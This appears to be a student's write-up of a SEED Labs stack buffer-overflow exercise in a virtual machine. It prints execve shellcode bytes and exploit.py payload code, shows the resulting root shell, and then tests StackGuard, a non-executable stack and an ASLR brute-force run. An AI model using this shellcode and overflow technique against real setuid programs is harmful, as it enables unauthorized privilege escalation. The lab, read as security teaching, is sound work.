


seed@VM: ~/.../code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```

- After that we see some padding using NOP (no operation instructions) – 0x90. We put 517 bytes of padding to ensure that the return address points to the beginning of the shellcode.
- The return address is the address that the attacker wants to overwrite to point to the shellcode. In the provided script, it's set to **0x00**, but we need to change it
- offset specifies the offset within the payload where the return address will be placed. By default, it's set to 0, meaning the return address will be placed at the beginning of the payload. We will again need to modify this for our purposes
- Next, we need to change the values of start, return address (ret), offset and L (if needed)
    - Initially, we have padding of NOP (no operation characters) in our content
    - We want to include the shellcode in our given 517 bytes of memory, so we start at **517 – length of the shellcode** this is so that we can fit the whole shellcode in.
    - The return address should be modified to **ebp + 250**, so that the while being close to the bad code, we also want some space to account for any additional environment data that gdb may write on to the stack.
    - We modify the offset to **112 (108 + 4)**, which was the distance between ebp and buffer addresses on the stack as calculated above + 4 bytes, as in a 32-bit linux machine the return address is actually located 4 bytes more than ebp

- The variable L indicates the length (in bytes) of the return address. For 32-bit systems, you should set it to 4, and for 64-bit systems, it should be set to 8. This ensures that the return address is formatted correctly in the payload.
- These modifications can be seen below –




```
##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb68 + 200           # Change this number
offset = 112                # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```

- Finally, we write the content to a file called the badfile.

Now, I ran the exploit.py file to create the payload and write it to the badfile.

Next we run the target file (./stack-L1) and Launch our Attack!!!

We can see that our attack was **successful** and we have got the root privileges as can be seen from **the # prompt in the new zsh shell**!!!



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 21:12
seed@VM: ~/.../code
seed@VM: ~/.../shellcode
Right Ctrl

```
[11/06/23]seed@VM:~/.../code$ ls
badfile          Makefile                      stack.c       stack-L2      stack-L3-dbg
brute-force.sh   peda-session-stack-L1-dbg.txt stack-L1      stack-L2-dbg  stack-L4
exploit.py       stack                         stack-L1-dbg  stack-L3      stack-L4-dbg
[11/06/23]seed@VM:~/.../code$ vim badfile
[11/06/23]seed@VM:~/.../code$ vim exploit.py
[11/06/23]seed@VM:~/.../code$ ./exploit.py
[11/06/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
# ls
Makefile         exploit.py                    stack-L1      stack-L2-dbg  stack-L4
badfile          peda-session-stack-L1-dbg.txt stack-L1-dbg  stack-L3      stack-L4-dbg
brute-force.sh   stack                         stack-L2      stack-L3-dbg  stack.c
# pwd
/home/seed/Labsetup/code
# la
zsh: command not found: la
#
```


Task 9 – Experimenting With Other Countermeasures

9.a: Turn On StackGuard Protection

Previously, we had disabled the StackGuard, which is an inbuilt protection against buffer overflow in compilers like GCC to launch our attacks.


The task now is to enable it and then try to run our attack to check if it is still possible to get the root privilege.

We can remove it by removing the -fno-stack-protector flag in the Makefile. As shown below –


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 21:34
seed@VM: ~/.../code
seed@VM: ~/.../shellcode
Right Ctrl

```
FLAGS    = -z execstack
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
                                                                    1,23          Top
```

Now if we compile using the modified Makefile and then try to attack we get the following message – **"***stack smashing detected***: terminated"** as shown below –



```
[11/06/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/06/23]seed@VM:~/.../code$ ./stack-L1
Opening badfile: No such file or directory
[11/06/23]seed@VM:~/.../code$ ./exploit.py
[11/06/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[11/06/23]seed@VM:~/.../code$
```

Thus, a StackGuard can identify (to a certain extant) buffer overflow vulnerabilities like strcpy() in C, but the catch is it should be enabled!!!

9.b: Turn On the Non-Executable Stack Protection

In older operating systems, it was possible to execute code in stack, but recently this has changed. In Ubuntu, shared libraries are required to indicate if they have a requirement for executable stacks or not using a program header.


The OS checks this mark and enables or disables executable stacks accordingly. This is done automatically in GCC compiler.

In our earlier attempts, we had explicitly enabled the stack to be executable using the **-z execstack** flag in the Makefile of shellcode. Now let's try to make the stack non-executable.

This can be done explicitly with the flag **-z noexecstack.**

Let's go back to our call_shellcode.c program. This program puts our shellcode on the stack and then executes it from the stack. This is done in the shellcode folder.


I recompiled the call_shellcode.c file using the modified Makefile by removing the -z execstack flag under all section as shown below –



```
all:
	gcc -m32 -o a32.out call_shellcode.c
	gcc -o a64.out call_shellcode.c

setuid:
	gcc -m32 -z execstack -o a32.out call_shellcode.c
	gcc -z execstack -o a64.out call_shellcode.c
	sudo chown root a32.out a64.out
	sudo chmod 4755 a32.out a64.out

clean:
	rm -f a32.out a64.out *.o
```

After making the stack non-executable, when we try to run ./a32.out or ./a64.out, we get a **Segmentation fault** in both cases. As the stack is non-executable, that means that though we were able to inject our malicious code onto the stack using the buffer overflow vulnerability of strcpy, we were unable to actually execute our malicious code as the stack was not executable.

This is seen below -



```
[11/06/23]seed@VM:~/.../code$ cd ..
[11/06/23]seed@VM:~/Labsetup$ cd shellcode/
[11/06/23]seed@VM:~/.../shellcode$ vim call_shellcode.c
[11/06/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/06/23]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[11/06/23]seed@VM:~/.../shellcode$ vim Makefile
[11/06/23]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[11/06/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/06/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[11/06/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[11/06/23]seed@VM:~/.../shellcode$
```

<u>Bonus Task 8 – Defeating Address Randomization</u>

On a 32-bit Linux device, a stack base can only have 2^19 address possibilities. As this is not very height, we can brute-force and find the return address even with address space randomization, which we had previously disabled.


On a 64-bit it gets much harder as we now have a lot more possibilities. This may make it take days instead of minutes compared to a 32-bit device.

This is done by running the following command –

- $ sudo /sbin/sysctl -w kernel.randomize_va_space=2

This is basically trying all the addresses possible in our badfile and we will eventually get the right one. This is actually an infinite loop which stops only when the attack is succeeded.

After enabling address space randomization, I then run the brute force script on stack-L1… Here's what happened in my case. The program ran 85343 times and all it got was segmentation faults. But, I was successful in getting the root privilege after that time. As can be seen below –



```
Input size: 517
./brute-force.sh: line 14: 148504 Segmentation fault      ./stack-L1
1 minutes and 10 seconds elapsed.
The program has been running 85341 times so far.
Input size: 517
./brute-force.sh: line 14: 148505 Segmentation fault      ./stack-L1
1 minutes and 10 seconds elapsed.
The program has been running 85342 times so far.
Input size: 517
./brute-force.sh: line 14: 148506 Segmentation fault      ./stack-L1
1 minutes and 10 seconds elapsed.
The program has been running 85343 times so far.
Input size: 517
./brute-force.sh: line 14: 148507 Segmentation fault      ./stack-L1
1 minutes and 10 seconds elapsed.
The program has been running 85344 times so far.
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
#
```